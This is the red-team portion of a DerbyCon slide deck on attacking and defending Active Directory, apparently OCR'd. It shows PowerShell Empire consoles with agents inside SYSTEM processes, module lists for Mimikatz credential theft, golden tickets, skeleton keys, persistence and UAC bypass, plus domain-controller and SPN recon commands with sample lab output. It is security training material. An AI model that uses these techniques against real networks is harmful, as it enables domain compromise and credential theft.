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Red vs. Blue: Modern Active Directory Attacks & Defense

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DerbyCon

ABOUT

- Chief Technology Officer - DAn Solutions
- Microsoft Certified Master (MCM) Directory Services
- Speaker: BSides, Shakacon, Black Hat, DEF CON
- AD Security Consultant
- Security Researcher / Purple Team
- Security Info -> [ADSecurity.org](https://adsecurity.org)

DAn
Solutions Inc.

AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)

Red Team (Offense)

PowerShell Attack Tool Evolution: PowerSploit to Empire


PowerSploit: [github.com/mattifestation/PowerSploit]

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence

Empire: [PowerShellEmpire.com]


- Pure PowerShell agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Wraps functionality of the most popular attack PS tools
- Empire server leverages Python

PowerShell Empire: Deploy




```
================================================================
 Empire: PowerShell post-exploitation agent | [Version]: 1.2
================================================================
 [Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       102 modules currently loaded

       1 listeners currently active

       0 agents currently active


(Empire) > usestager
dll           hop_php       launcher      launcher_vbs  pth_wmis      war
ducky         hta           launcher_bat  macro         stager
(Empire) >
```

PowerShell Empire: Inject




```
(Empire: RRLEERGPVNY2XHUU) > back
(Empire: agents) > list

[*] Active agents:

  Name               Internal IP     Machine Name      Username          Process
  ---------          -----------     ------------      ----------        -------
  RRLEERGPVNY2XHUU   192.168.52.210  WINDOWS3          *DEV\SYSTEM       vmtoolsd/1620
  4S4HV1NX2TMZ2W3M   192.168.52.210  WINDOWS3          *DEV\chris        powershell/7884
  HGR1HKRBUCHCWFHH   192.168.52.210  WINDOWS3          DEV\chris         vmtoolsd/2832
  DGN2UWAUGWGURE4F   192.168.52.210  WINDOWS3          *DEV\SYSTEM       winlogon/496
  MAESKKPZLSRVEG3R   192.168.52.210  WINDOWS3          *DEV\SYSTEM       lsass/564
  PWLCRNKPWT2LXA2E   192.168.52.210  WINDOWS3          *DEV\SYSTEM       services/556
  4GC13DXWFATFLRHX   192.168.52.210  WINDOWS3          DEV\chris         explorer/1720
  1LZZZ1EARMRSTPYP   192.168.52.210  WINDOWS3          *DEV\SYSTEM       wininit/452
  RHXYMTG3NSGCMBGS   192.168.52.210  WINDOWS3          *DEV\SYSTEM       spoolsv/1220
  SYYHKYNZPUYT3YHD   192.168.52.210  WINDOWS3          DEV\chris         notepad/3828

(Empire: agents) >
```


PowerShell Empire: Modules




```
situational_awareness/host/computerdetails
situational_awareness/host/dnsserver
situational_awareness/host/winenum
situational_awareness/network/arpscan
situational_awareness/network/find_localadmin_access
situational_awareness/network/get_computer
situational_awareness/network/get_domaincontroller
situational_awareness/network/get_domaintrusts
situational_awareness/network/get_exploitable_systems
situational_awareness/network/get_localgroup
situational_awareness/network/get_spn
situational_awareness/network/get_user
situational_awareness/network/mapdomaintrusts
situational_awareness/network/netview
situational_awareness/network/portscan
situational_awareness/network/reverse_dns
situational_awareness/network/sharefinder
situational_awareness/network/smbscanner
situational_awareness/network/stealth_userhunter
situational_awareness/network/userhunter
```



```
persistence/debugger/magnify
persistence/debugger/narrator
persistence/debugger/osk
persistence/debugger/sethc
persistence/debugger/utilman
persistence/elevated/registry
persistence/elevated/schtasks
persistence/elevated/wmi
persistence/misc/add_sid_history
persistence/misc/disable_machine_acct_change
persistence/misc/get_ssps
persistence/misc/install_ssp
persistence/misc/memssp
persistence/misc/skeleton_key
persistence/powerbreach/deaduser
persistence/powerbreach/eventlog
persistence/powerbreach/resolver
persistence/userland/registry
persistence/userland/schtasks
```



```
credentials/mimikatz/certs
credentials/mimikatz/command
credentials/mimikatz/dcsync
credentials/mimikatz/golden_ticket
credentials/mimikatz/logonpasswords
credentials/mimikatz/lsadump
credentials/mimikatz/pth
credentials/mimikatz/purge
credentials/mimikatz/silver_ticket
credentials/mimikatz/trust_keys
credentials/powerdump
credentials/tokens
credentials/vault_credential
```



```
privesc/bypassüac
privesc/bypassuac_wscript
privesc/gpp
privesc/powerup/allchecks
privesc/powerup/find_dllhijack
privesc/powerup/service_exe_stager
privesc/powerup/service_exe_useradd
privesc/powerup/service_stager
privesc/powerup/service_useradd
privesc/powerup/write_dllhijacker
```

Recon

- Discover Domain Controllers in Domain
  - DNS
    - *nslookup set type = any _ldap._tcp.dc._msdcs.DOMAIN.COM*
  - PowerShell (.NET)
    - *[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers*
  - PowerShell AD cmdlets
    - *Get-ADDomainController -filter **
- Discover Forest Global Catalogs (PS)
  - *[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().GlobalCatalogs*


Recon

- Discover Privileged Accounts
  - Recursive group membership:
    - Domain Admins
    - Administrators
    - RODC Denied Replication Group(s)
  - Accounts with AdminCount = 1
- Discover Partner Organizations
  - Trusts
  - Contact Objects
- Discover Services & Service Accounts
  - SPN Scanning

“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*
- *Microsoft SCOM*
  - *MSOMHSvc/adsmsSCOM01.adsecurity.org*

SPN Scanning for Services




```
Domain               : lab.adsecurity.org
ServerName           : adsMSSQL02.lab.adsecurity.org
Port                 : 9834
Instance             :
ServiceAccountDN     : {CN=svc-adsSQLSA,OU=TestServiceAccoun
OperatingSystem      : {Windows Server 2008 R2 Datacenter}
OSServicePack        : {Service Pack 1}
LastBootup           : 3/8/2015 1:07:25 AM
OSVersion            : {6.1 (7601)}
Description          : {Production SQL Server}
SrvAcctUserID        : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

Discover-PSMSSQLServers

https://github.com/PyroTek3/PowerShell-AD-Recon/

SPN Directory:
http://adsecurity.org/?page_id=183

SPN Scanning for Service Accounts



```
Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.l
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433,
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Find-PSServiceAccounts

